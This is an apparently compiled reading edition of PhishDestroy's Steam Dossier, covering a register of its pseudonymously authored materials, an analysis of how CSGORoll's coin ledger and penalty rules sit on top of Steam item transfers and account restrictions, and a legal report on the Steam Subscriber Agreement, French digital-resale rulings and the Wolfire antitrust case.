EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
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```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/extension-audit
```

ENGLISH · 18 OCTOBER 2026

Fragment map · Authors & signatures

The Steam Dossier numbered materials: original titles, unique Agent authors, PDFs, JSONs and detached signatures.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/fragment_map
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

Article overview 3

Material register Titles, authors and signed files 3

Edition, sources & verification 9

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Fragment map — authors & signatures

The numbered points of the investigation, with one Agent assigned to each material. Open the original material and its available text, data or signed exports.

44 materials44 authors1 fact = 1 author

Material registerTitles, authors and signed files

44 materials · 44 distinct Agent pseudonyms. The original records link their signed exports. The twelve case files added on 11 October 2026 link their complete text and publication hashes. PhishDestroy publishes the investigation.

44 materials

Fragment title / ID	Author	Language	Files / signature
Case briefing and executive summary Section 1 · section-1Read this point in the dossier ↗	Agent Austin	EN	PDFJSONPGP signature
Open letter to the Washington State Gambling Commission Section 2 · section-2Read this point in the dossier ↗	Agent Kal	EN	PDFJSONPGP signature
Separate-domain authentication hosts: the Link Filter evidence Section 3 · section-3Read this point in the dossier ↗	Agent Lynn	EN	PDFJSONPGP signature
Inside Steam, Valve's list is the only list Section 3.1 · section-3-1Read this point in the dossier ↗	Agent June	EN	PDFJSONPGP signature

Fragment title / ID	Author	Language	Files / signature
The Big Picture Trap: Multi-Year Longitudinal Phishing Audit (120 Domains) Section 3.2 · section-3-2Read this point in the dossier ↗	Agent Ignatus	EN	PDFJSONPGP signature
The Asset ID blackout: the update that restricted public item tracing Section 4 · section-4Read this point in the dossier ↗	Agent Gordon	EN	PDFJSONPGP signature
The vulnerability profile of the pre-2023 API-key architecture Section 5 · section-5Read this point in the dossier ↗	Agent Sofia	EN	PDFJSONPGP signature
The standards were public and dated: Valve builds against them every day Section 5.1 · section-5-1Read this point in the dossier ↗	Agent Lucia	EN	PDFJSONPGP signature
Interactive Exploit & Hijack Simulator Section 6 · section-6Read this point in the dossier ↗	Agent Carla	EN	PDFJSONPGP signature
Steam Web API endpoints used in the hijack pattern Section 7 · section-7Read this point in the dossier ↗	Agent Amy	EN	PDFJSONPGP signature
Machine-injected consent Section 8 · section-8Read this point in the dossier ↗	Agent Aaron	EN	PDFJSONPGP signature
Forensic Autopsy: How Valve Killed Trade Substitution (And Left 3 Loopholes) Section 8.1 · section-8-1Read this point in the dossier ↗	Agent Jasmine	EN	PDFJSONPGP signature

Fragment title / ID	Author	Language	Files / signature
Selective enforcement: the rulebook against the record Section 9 · section-9Read this point in the dossier ↗	Agent Lorraine	EN	PDFJSONPGP signature
The Web API paradox: a rule against the automation Valve ships Section 10 · section-10Read this point in the dossier ↗	Agent Dylan	EN	PDFJSONPGP signature
The July 2016 notice and the Washington record Section 11 · section-11Read this point in the dossier ↗	Agent Mariana	EN	PDFJSONPGP signature
The 10-Day Notice Decade: Survival Audit of the 23 Named Sites & The Surviving Titans Section 11.1 · section-11-1Read this point in the dossier ↗	Agent Constance	EN	PDFJSONPGP signature
Enforcement feasibility: domain-level blocking Section 12 · section-12Read this point in the dossier ↗	Agent Randall	EN	PDFJSONPGP signature
The off-Steam price gap Section 13 · section-13Read this point in the dossier ↗	Agent Neil	EN	PDFJSONPGP signature
Support access and the theft ledger Section 14 · section-14Read this point in the dossier ↗	Agent Tom	EN	PDFJSONPGP signature
The register: six accounts taken through the help-request channel, June 2022 → November 2025 Section 14.1 · section-14-1Read this point in the dossier ↗	Agent Dora	EN	PDFJSONPGP signature

Fragment title / ID	Author	Language	Files / signature
The money trail: liquidity, AML and KYC Section 15 · section-15Read this point in the dossier ↗	Agent Helen	EN	PDFJSONPGP signature
The Digital Services Act: put knowledge on the record Section 16 · section-16Read this point in the dossier ↗	Agent John	EN	PDFJSONPGP signature
Minors: a Steam login is not an age check Section 17 · section-17Read this point in the dossier ↗	Agent Mary	EN	PDFJSONPGP signature
A GDPR access request closed without data Section 18 · section-18Read this point in the dossier ↗	Agent Viola	EN	PDFJSONPGP signature
The Subscriber Agreement against the platform's own architecture Section 19 · section-19Read this point in the dossier ↗	Agent Beatrix	EN	PDFJSONPGP signature
Automation has a paper trail. Part II · Section 1 · part-ii-section-1Read this point in the dossier ↗	Agent Sean	EN	PDFJSONPGP signature
Which key are we talking about?Part II · Section 2 · part-ii-section-2Read this point in the dossier ↗	Agent Larry	EN	PDFJSONPGP signature
The item can be rare. The limit stays. Part II · Section 3 · part-ii-section-3Read this point in the dossier ↗	Agent Katherine	EN	PDFJSONPGP signature
Entrusted with data. Accountable for access. Part II · Section 4 · part-ii-section-4Read this point in the dossier ↗	Agent Elliott	EN	PDFJSONPGP signature

Fragment title / ID	Author	Language	Files / signature
Every amount needs a case. Part II · Section 5 · part-ii-section-5Read this point in the dossier ↗	Agent Tabitha	EN	PDFJSONPGP signature
The Major showcase — skins, stars & demand Evidence file · Major skins · major-skinsOpen the Major skin evidence file ↗	Agent Simon	EN	PDFJSONPGP signature
Ten days to stop. Seven years later, at G2's booth. Evidence file · Major sponsorships · major-sponsorshipsOpen the sponsorship investigation ↗	Agent Rowan	EN	PDFJSONPGP signature
CSGOFast / SIH Case file · 11 October 2026 · csgofast-sihRead the investigation ↗	Agent Nora	EN	Complete textFile hashes
Reviews & incentives Case file · 11 October 2026 · reviews-and-incentivesRead the investigation ↗	Agent Vera	EN	Complete textFile hashes
Valve & enforcement Case file · 11 October 2026 · valve-and-enforcementRead the investigation ↗	Agent Elise	EN	Complete textFile hashes
The gambling system Case file · 11 October 2026 · gambling-systemRead the investigation ↗	Agent Victor	EN	Complete textFile hashes
Steam access Case file · 11 October 2026 · steam-accessRead the investigation ↗	Agent Milo	EN	Complete textFile hashes
Empire / Roll / Fast Case file · 11 October 2026 · trade-trackingRead the investigation ↗	Agent Leon	EN	Complete textFile hashes

Fragment title / ID	Author	Language	Files / signature
Extension packages Case file · 11 October 2026 · extension-auditRead the investigation ↗	Agent Cora	EN	Complete textFile hashes
Identity & AML Case file · 11 October 2026 · aml-dataRead the investigation ↗	Agent Clara	EN	Complete textFile hashes
Payments & counters Case file · 11 October 2026 · money-and-enforcementRead the investigation ↗	Agent Elias	EN	Complete textFile hashes
Sponsors & cosmetic control Case file · 11 October 2026 · major-and-sponsorsRead the investigation ↗	Agent Lena	EN	Complete textFile hashes
Privacy & enforcement Case file · 11 October 2026 · privacy-and-enforcementRead the investigation ↗	Agent Noel	EN	Complete textFile hashes
Three games & security Case file · 11 October 2026 · three-games-and-securityRead the investigation ↗	Agent Nadia	EN	Complete textFile hashes

Complete signed index (JSON) · Index signature

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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Signing-key fingerprint
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Source HTML SHA-256
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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/fragment_map
```

ENGLISH · 18 OCTOBER 2026

The skin moves. The platform decides.

The C2C skin transaction, internal balances, valuation and the economic consequences of Steam account restrictions. A linked evidence file in the Valve investigation.

Prepared	18 October 2026
Attribution	Agent Victor
Live article	phishdestroy.io/steam_dossier/gambling-system
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 07 SECTIONS

Follow the record.

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Who bears the loss. Who keeps the business.	8
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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

EVIDENCE FILE 02 / THE ECONOMICS OF DEPENDENCE OWNERSHIP, GAMBLING & PLATFORM CONTROL10 OCT 2026 • WORKING PAPER
THE GAMBLING SYSTEM

The skin moves. *The platform decides.*

A direct transfer still runs through someone else's rules.

INVESTIGATION BY **AGENT VICTOR**
Follow the complete exchange: the customer supplies the skin, Steam records the transfer and an outside service assigns value and releases its own balance. This file traces those dependencies and the economic effect of account restrictions. The case against Valve's public defence and enforcement record is developed in the main investigation.

Follow the transaction ↓Valve's enforcement record ↗
ONE EXCHANGE / THREE AUTHORITIES

1. THE CUSTOMER**Supplies the item.**
   The participant's Steam inventory holds the delivery asset.
2. VALVE**Permits the transfer.**
   Steam records item transfers and applies account restrictions.
3. THE OUTSIDE SERVICE**Recognises the return.**
   Its ledger sets valuation, balance availability and settlement.

Original 11 October edition · complete text →


01
THE MECHANISM

Follow the whole transaction.

INTERACTIVE EXPLAINER
CSGORoll ↗ illustrates how another operator adds its own rules to Valve's item system. It offers Roll, Case Opening, Case Battles, Dice and Plinko, and announced a G2 esports partnership in May 2023 that included jersey branding and a branded slot machine at the team's Major booth. The skin exchange supports this commercial service: Steam delivers the item while Roll records the return in its own balance. [E40] [E29]

A skin-for-coins exchange spans two records: the item movement on Steam and the balance recorded by the operator. Walk through the points where the platform's decisions matter.

FIG. 02 / TWO RECORDS, ONE EXCHANGE



Skin deliveryPlatform decisions & recordsConceptual reconstruction · no live account data
01 / VALUATION

The operator supplies the accounting value.

CSGORoll's FAQ attributes its Coin Calculation to an automated system and manual review. The platform's unit of account frames the exchange.

E02 · CSGORoll FAQ ↗
THE DISTINCTION
The Steam transfer does not carry the coin credit.
The return is recorded in the platform's ledger.

▼ **From listing to usable coins: the complete commercial sequence+**

1. **List the skin.** The platform records an available item and a coin valuation while delivery remains a later Steam action.
2. **Match the request.** Another platform user requests the skin against their internal balance. The operator coordinates the pending transaction.
3. **Send the Steam offer.** The sender follows the platform's instructions and Steam's confirmation process.
4. **Recognise delivery.** The documented token or manual-verification route supplies the completion decision.
5. **Apply the balance rules.** The operator credits or releases coins under its protection and eligibility conditions.
6. **Enforce failures and reversals.** Disputes, cancellations and penalties are handled through the platform's rules and support process.

The receiver's coin debit and the sender's coin credit are recorded by the operator; Steam records the skin transfer. [E02] [E06] [E07]

02
THE VALUE PARADOX

Internal currency still has an acquisition cost

The balance is called virtual. The exchange is priced.

A user gives up something to acquire a balance, then uses that balance to obtain an item. The investigation follows that exchange of value and asks who defines each conversion.

The user sends a skin through Steam. The return is recorded separately as conditional credit in the platform’s ledger. The platform determines when that balance becomes usable and the rules for using it.

ANALYSIS Economic dependence does not require physical custody of the skin.

THE OPERATOR’S OWN DOCUMENTS03 RECORDS
A
MONEY ENTERS

Money → Roll Coins

The terms describe purchases using money or cryptocurrency at operator-displayed rates.

E01 ↗
B
VALUE IS ASSIGNED

A platform calculation

The FAQ describes automated coin valuation with staff verification.


E02 ↗
C
DELIVERY HAS CONDITIONS

Cost-based substitution

The trading policy permits equivalent-cost substitutions after exceptional price movements.

E03 ↗
THE PLATFORM’S UNITS OF ACCOUNT
Roll Coins, CSGR Skins and promotional Roll Chips have different terms. In particular, the terms describe conditional cryptocurrency redemption for eligible Roll Chips. The ordinary coin balance remains usable on the operator’s terms. [E01]

EXHIBIT A / SUBMITTED IMAGE



Original crop · date and origin unverified
THE EXIT RULE

The asset can move. The rules follow the user.

The supplied warning asks the user to acknowledge a permanent ban for real-world trading and penalties for reversals.

Separately, CSGORoll's published trading policy restricts off-site cash exchanges and permits account sanctions. The practical power is over participation in its economy. [E03]

Inspect the exhibit's provenance ↗
JULY 2025 / CONTROL OVER REVERSALS

The same transfer can remain subject to a reversal window.

Steam's Trade Protection feature allows eligible recent CS2 trades to be reversed within seven days and imposes a 30-day trading and Market cooldown on the account initiating the reversal. CSGORoll's corresponding update ties coin availability, instant-credit tiers and penalties to that protection window. The item transfer and the platform's spendable balance run on different rules and clocks. [E32] [E07]

THE VALUE OUTSIDE THE WALLET

The expensive end of the economy moves outside Steam's market.

≈ $1,800 Steam Market listing ceiling
248 CS2 categories above it in the dossier's snapshot
$10,941 Lowest Factory New Dragon Lore listing in that snapshot
The dossier's 23 September 2026 comparison across five outside markets records prices above Steam's own venue limit. Those prices are offered outside Steam; the items still move through Steam accounts. The transfer infrastructure connects a restricted Wallet economy to a wider cash-priced market. A Steam Community Market transaction carries a combined fee of roughly 15% — the game fee plus the Steam fee. [E15] [E13]

Inspect the dated listings and comparison ↗
The outside price does not free the item from Steam. It brings another service into a transfer that still needs Valve's permission. CSGORoll provides a concrete example: the transaction above follows the skin through Steam and the corresponding return through a separate platform

ledger.

NEW / THE COLLECTED INVENTORY**186,127 priced listings. $19,283,716.61.** Empire, Roll and Fast: the supplied minimum-price valuation, full item explorer and original CSVs.

03
THE CONTROL LEDGER

How the platform determines the trade's outcome

The useful test is a decision-by-decision audit. A user's involvement in sending an item tells us little about who governs the surrounding service.

Allocation of control in the documented CSGORoll exchange

Decision	User's role	Controlling layer	Record
01Coin valuation	Choose whether to participate	Platform calculation	E02 ↗
02Item delivery	Send or accept a Steam offer	Users, within Steam's rules	E03 ↗
03Verification & disputes	Provide a response or evidence	Operator workflow & support	E06 ↗
04Credit availability	Rely on the settlement outcome	Platform release rules	E07 ↗
05Trade cancellation	Request an explanation	Operator discretion	E03 ↗
06Steam access	Maintain an eligible account	Valve's infrastructure & terms	E09 ↗

A COMPLETION RULE WRITTEN BY THE OPERATOR

Ten minutes of silence can become a completed trade.

In its October 2024 manual workflow, CSGORoll watches for the item to leave the sender's inventory. The receiver then confirms receipt or disputes it. After ten minutes without a response, the system assumes delivery and completes the trade. A dispute can be routed through the user's token or the operator's support team. The same policy sets escalating cooldowns and, for some receiver offences, deductions based on the trade's value. [E06]

The seller-side rule is written in the same workflow. If the seller cancels the trade or lets it expire, the workflow records the Canceled or Declined status: the buyer's coins are unfrozen and returned, and the seller's account collects penalty points or a temporary P2P ban. The platform publishes the punishment schedule for a failed delivery — while asking Valve to believe the same delivery cannot be policed. [E06]

This is the platform's authority in concrete form: its timer, its accepted evidence and its penalty schedule decide the accounting result. The two users do not negotiate those rules with each other.

Control map reconstructed from the policies and dated technical records linked above.

> Removing the inventory bot
> does not remove the intermediary.
>
> THE ARCHITECTURAL FINDING

After the 29 March 2018 seven-day trade cooldown, operators moved from inventory bots to P2P; the intermediary stayed and changed shape. [E63] [E64]

04
THE ECONOMIC EFFECT OF ACCOUNT RESTRICTIONS

Who bears the loss. Who keeps the business.

The enforcement claim is examined in the main Valve investigation. This record follows the economic result: inventory permissions, outside balances and the service that coordinates the exchange.

FOLLOW THE LOSS / FOLLOW THE BUSINESS

The casino's balance sheet is bigger than a Steam inventory.

CSGORoll's terms provide for purchases with money or cryptocurrency. Its game rules explicitly describe house edges and probability-based payout multipliers. The operator's economic mechanism combines funding, priced play and an internal ledger; skin delivery connects that mechanism to Steam. [E01] [E40]

What an account-level inventory restriction acts on

Layer	What the restriction can immobilise	What remains outside that account
The participant	The skins in the restricted inventory and the ability to move their value through a trade.	The participant has to seek a remedy from the platform controlling access.
The outside operator	A delivery route or the items on a particular account.	Its money or cryptocurrency holdings, internal balance records, game rules, pricing system and website.
Valve	The user's permission to participate in Steam transfers.	Control of the item records, account restrictions and the wider Steam economy.

That is the asymmetry this investigation identifies: a user can lose the economic use of the skin while the operator retains the machinery that earns from play and Valve retains the machinery that controls the item. A ban count measures the account action. To measure its effect on gambling, follow the operator's continued access, settlement and business.

PAYMENTS & ENFORCEMENT / NEW EVIDENCE FILE

10,712,351 "Users". Over one million accounts locked.

Inspect the CSGOFast counter alongside Valve's account total, the missing classification, real payment routes and the difference between locking an inventory and disabling an operator.

Follow the account-count comparison ↗

THE PUBLIC LABEL

Gambling, fraud and theft.

Valve combines these categories in one account total. The published number does not show the value of stranded inventories, which account holders lost access, or the outcome of their challenges. These are the human and economic consequences hidden behind the total.

THE COMMERCIAL RESULT

Crypto. Ledger. House edge.

An inventory restriction does not itself seize the outside operator's cryptocurrency or switch off its game mathematics. The relevant test is whether the commercial service still accepts value and settles balances after the user-facing action.

SCARCITY / A PUBLISHED ECONOMIC JUSTIFICATION

Valve invokes value when refusing restoration.

Its restoration policy says duplication can reduce other items' value. The later Trade Protection system returns originals in eligible CS2 trades. Together they put the choice of remedy under scrutiny: economic value is recognised when restricting restoration, and technical reversal exists within a scope Valve defines. [E27] [E32]

An inventory restriction reduces the affected holder's ability to supply items through the blocked route. Valve holds the inventory, price and sales records for the market it operates: it should publish what the million-plus account locks did to item prices, case purchases and the inventories frozen in place. The structural finding is concrete: the issuer controls scarcity rules, monetisation and remedies within the same economy.

Where Market and Wallet losses fall outside the trade-reversal route ↗

05
THE ECONOMIC FINDING

The labels leave control in place.

Valve’s physical-collectible analogy omits the issuer’s continuing authority over the item. The commercial workflows in this investigation show the consequences of that omission.

THE CONTROL THAT THE LABEL HIDES

A physical collector can retain the object independently of the original seller. A Steam user relies on Valve’s records and transfer permissions. When an outside casino is involved, the user also relies on that operator to recognise delivery and release its own credit. Each layer retains a power the customer needs in order to realise the item’s value.

“P2P” describes the direct delivery of the skin; C2C describes the trade between customers. Neither label removes the central ledger, account restrictions or credential requirements documented here. Presenting the system through the independence of physical ownership conceals precisely the dependency that becomes decisive in a dispute.

RECORDS CSGOROLL MUST DISCLOSE

1. 01Pricing inputs and manual valuation overrides.
2. 02The event log linking a Steam trade to a coin credit.
3. 03Token scopes, retention and server-side access records.
4. 04Criteria for cancellations, sanctions and appeals.

06
THE PUBLIC RECORD

Inspect the evidence.

15 RECORDS

Sources cited in this article appear first. Select “All records” to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Methodology & source notes**

Research date: 10 October 2026. This chapter reconstructs skin delivery, valuation, verification, coin release and account restrictions from the operator’s dated trading policies and Steam’s published rules. The supplied RWT warning remains available as original exhibit E12 in the shared source register.

The control tables distinguish the Steam item record from the operator’s ledger. The legal-response analysis is retained in Valve and enforcement; the dated credential and Link Filter records are retained in Steam access.

▼ **Original research scope · 10 October 2026**

Research date: **10 October 2026**. This investigation compares the platform's public policies and dated technical records with Valve's public statement, Steam's agreement, account-restriction rules and the filed New York complaint. The supplied RWT warning is reproduced without alteration.

Technical changes are presented on a dated timeline. The Link Filter exhibits preserve literal request URLs, timestamps and observed headings and continue links. The JWT exhibit transcribes the supplied decoded fields with identifiers redacted. The interactive diagrams explain the documented control relationships. The legal-response analysis places Valve's public framing beside the complaint and the documented control of accounts and items.

The analysis follows the economic mechanism: who supplies the credential, assigns value, verifies delivery, credits the balance, sets transfer conditions, enforces account restrictions and receives fees. Related findings link directly to the Steam Dossier's underlying records.

Cited source records

E40 · Game promotion rules — play, payout multipliers and house edge

Publisher: CSGORoll

Date: Live rules

Supports: Named game modes and the operator's published house-edge and payout mechanisms.

Scope: The economic rules of play relevant to the distinction between skin delivery and the operator's continuing business.

https://www.csgoroll.com/info/games-promotion-rules/

E29 · CSGORoll x G2 — collaboration announcement

Publisher: CSGORoll

Date: 2 May 2023

Supports: The announced esports partnership, jersey branding and a CSGORoll-inspired slot machine at the G2 Major booth.

Scope: Historical announcement describing the May 2023 collaboration.

https://www.csgoroll.com/blog/csgoroll-g2-collaboration/

E02 · FAQ — coin valuation and skin listings

Publisher: CSGORoll

Date: Live FAQ

Supports: The pricing explanation attributes coin calculations to automated valuation and staff checks. Listing guidance describes skins exchanged for platform coins.

Scope: The operator's published valuation and listing procedure, reviewed 10 October 2026.

https://www.csgoroll.com/info/faq/

E06 · New Escrow, Dispute and Penalty Systems for Trades

Publisher: CSGORoll

Date: 01 Oct 2024

Supports: Platform-defined manual completion after ten minutes, disputes, escalating penalties and inventory-based verification; a token-free route was described for certain skins.

Scope: Dated record of the manual verification, dispute and penalty workflow introduced in October 2024.

https://www.csgoroll.com/blog/new-trading-system/

E07 · Trade Protection Update

Publisher: CSGORoll

Date: 16 Jul 2025

Supports: Coin-release timing during the seven-day protection window, tier-dependent instant access and consequences for reversals.

Scope: The coin-release mechanism described on 16 July 2025; tiers and limits are adjustable under that policy.

https://www.csgoroll.com/blog/trade-protection-update/

E01 · Terms of Service

Publisher: CSGORoll

Date: Live policy

Supports: Distinctions between Roll Coins, CSGR Skins and promotional Roll Chips; purchase and redemption terms; restrictions on real-world trading.

Scope: Terms governing the platform's separate units, purchase methods and permitted uses.

https://www.csgoroll.com/info/terms-of-service/

E03 · Skin Trading — explanation of terms

Publisher: CSGORoll

Date: Live policy

Supports: Direct user delivery, platform cancellation discretion, restrictions on outside cash exchanges and cost-based substitutions for certain virtual rewards.

Scope: Rules governing the platform trade request, cancellation and access to the service.

https://www.csgoroll.com/info/skin-trading/

E12 · RWT acknowledgement and trade-reversal warning

Publisher: Submitted evidence

Date: Undated image

Supports: The visible warning asks the user to acknowledge a permanent ban for real-world trading and penalties for trade reversals.

Scope: Original submitted crop. Capture date and original page URL were not supplied. Related trading restrictions are documented in E01 and E03.

https://phishdestroy.io/steam_dossier/case_assets/assets/rwt-warning.png

E32 · Trade Protected Items

Publisher: Valve / Steam Support

Date: Live FAQ · feature introduced July 2025

Supports: Seven-day protection, reversal of eligible trades and the initiating account's thirty-day trade and market cooldown.

Scope: The platform-defined reversal mechanism affecting delivery and outside operators' balance-release timing.

https://help.steampowered.com/en/faqs/view/365F-4BEE-2AE2-7BDD

E15 · Steam Community Market FAQ — Wallet proceeds and market limits

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Market sale proceeds in Steam Wallet and the approximate US$1,800 listing limit.

Scope: Steam's own market and Wallet mechanics, used in the ownership and outside-price comparison.

https://help.steampowered.com/en/faqs/view/61F0-72B7-9A18-C70B

E13 · The Steam Dossier — rules, routes and accountability

Publisher: PhishDestroy

Date: Related investigation

Supports: The parent investigation supplies the historical registration and consent exhibits, transfer-substitution sequence, route register, ownership and recovery records, and correspondence used by this companion investigation.

Scope: The parent PhishDestroy investigation; linked as the wider editorial and infrastructure context.

https://phishdestroy.io/steam_dossier/

E09 · Steam Subscriber Agreement

Publisher: Valve

Date: Live agreement

Supports: Valve's licence grant, the absence of ownership interest in marketplace subscriptions, and Steam Wallet restrictions.

Scope: Relevant clauses: §1.C (personal account), §2.A/2.G (licence and commercial use), §3.C/3.D (Wallet and marketplace), §4.D and §9.C (enforcement).

https://store.steampowered.com/agreement/?l=english

E63 · Adjustments to maps and trade

Publisher: Valve / Counter-Strike

Date: 29 Mar 2018

Supports: Seven-day cooldown for traded CS:GO items and explanation concerning frequent automated turnover.

Scope: Valve's dated response to the ExpressTrade mechanism and the accounts supporting it.

https://blog.counter-strike.net/2018/03/20308/

E64 · FAQ — Steam bots and the transition to P2P

Publisher: CSGOEmpire

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Operator dates its move from Steam bots to P2P to 2018.

Scope: The operator's retrospective account of its own transition to P2P in 2018.

https://csgoempire.com/faq

E27 · Steam Item Restoration Policy

Publisher: Valve / Steam Support

Date: Live policy

Supports: Steam Support's policy on restoring items removed through trades, market transactions, deletion or gifting.

Scope: Account recovery and routine item restoration are distinct processes; the dated Trade Protection feature is recorded in E32.

https://help.steampowered.com/en/faqs/view/3B6E-B322-2400-8D24

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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PHISHDESTROY
THE STEAM DOSSIER / READING EDITION

ENGLISH · 18 OCTOBER 2026

Their terms, your rights

Legal and economic analysis of the Steam Subscriber Agreement, arbitration clause, automated enforcement and market rules.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/legal_analysis
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 08 SECTIONS

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Legal & economic report

Legal Analysis — Terms of Service & Regulatory Compliance

> Their terms. Your rights.

WHAT THIS SECTION PROVES
This forensic legal audit assesses the contractual asymmetry between Valve Corporation and Steam users across key regulatory jurisdictions. It establishes how the revocable subscription license strips statutory consumer ownership, analyzes European Court jurisprudence on digital resale exhaustion, and examines compliance under the Digital Services Act (DSA) and GDPR Art. 15. The analysis demonstrates how automated enforcement mechanisms operate without meaningful appeals while platform market fees systematically extract economic value on every peer transaction.

← Back to Executive briefing
This report presents a legal, economic and technical analysis of the gap between Steam's declared platform rules and the position of the consumer: automated enforcement with little recourse, and extensive corporate control over digital assets. Figures are stated with their source; where a figure could not be traced to a primary record it has been omitted.

Vector 1
Replacing "ownership" with a revocable licence, so that digital assets can be withdrawn under the agreement.

Vector 2
Automated enforcement (VACNet) whose bans Steam Support states it cannot reverse.

Vector 3
Account and asset controls combined with a 15% CS2 market fee (5% Steam + 10% publisher fee) that removes value from the ecosystem on every resale.

Terms asymmetry

Liability waiver and the revocable licence

2.1 The ”subscription” model vs. property rights

Section 2 of the Steam Subscriber Agreement grants users only a **personal, non-exclusive, non-transferable and revocable licence**. Under the agreement, Valve may terminate accounts at any time, and unused Steam Wallet balances may be forfeited.

2.2 The refund illusion vs. the EU Consumer Rights Directive

Legal framework	Refund mechanism	Limitation
EU Consumer Rights Directive	Unconditional 14-day right of withdrawal on digital content	Waived if download begins with explicit consumer consent
Steam SSA	14 days / under 2 hours played	Valve may deny at its discretion for "abuse"

Assessment
Valve conditions the EU's 14-day statutory withdrawal right on its own "14 days / under 2 hours" window, accepted at the moment of download before the product can be evaluated. That policy narrows — not extends — the statutory right; whether it lawfully does so is a question for the competent authority, not a conclusion asserted here.

Litigation

Secondary Market and Antitrust

UFC Que Choisir v. Valve — France

2019
Paris court: the exhaustion-of-rights doctrine applies to digital games — resale is lawful
Oct 2022
Paris Court of Appeal reverses the ruling
23 Oct 2024
Cour de cassation (Supreme Court): video games are "complex works" under the InfoSoc Directive, not software. Digital resale **prohibited**. Valve prevails.

Wolfire Games antitrust — United States (In re Valve Antitrust Litigation, No. 2:21-cv-00563)

Valve's Platform Most-Favored-Nation (PMFN) clause prohibits developers from selling Steam keys more cheaply on any other platform. Competing stores — even those charging 12% commission against Valve's 30% — cannot pass the saving on to consumers.

336total Valve employees (2021). Source: unsealed discovery.
79employees managing the entire Steam platform. Source: unsealed discovery.
$3.5Mnet income per employee. Source: unsealed discovery.
Unsealed discovery records show **$8.5B gross revenue in 2021** on 336 employees. The **79-person Steam team** handled 373,000+ daily support tickets by routing them through outsourced, automated call centres.

UNSEALED DOCKET EXHIBIT · W.D. WASH. CASE 2:21-CV-00563 Internal Discovery Memo

Tim Sweeney (CEO, Epic Games) to Gabe Newell: *"Why is Steam still taking 30% of gross when payment processing is 2–5% and CDN bandwidth is $0.002/GB? If you subtract out the top 25 games on Steam, I bet Valve made more profit from most of the next 1,000 than the developers themselves made."*

Scott Lynch (COO, Valve Corporation) internal forward to Gabe Newell: *"You mad bro?"*

Sworn Deposition Rebuttal (Bloomberg, 2026): Under Rule 30(b)(1) deposition, Gabe Newell testified that *"Valve does not have a policy or practice of dictating prices to third-party software developers on other platforms."* Plaintiffs confronted Newell with internal Valve memos proving active price policing and delisting threats against developers pricing lower on competing stores. In late March 2026, the Federal Court denied Valve's summary judgment motion, sending the 32,000-developer class action to a jury trial.
November 2024
Class action certified for **~32,000 developers** who paid commissions since January 2017, plus a parallel consumer class action.

Claimed damages
$3.1B
Trebled under US antitrust law = **$9.3B** potential exposure.

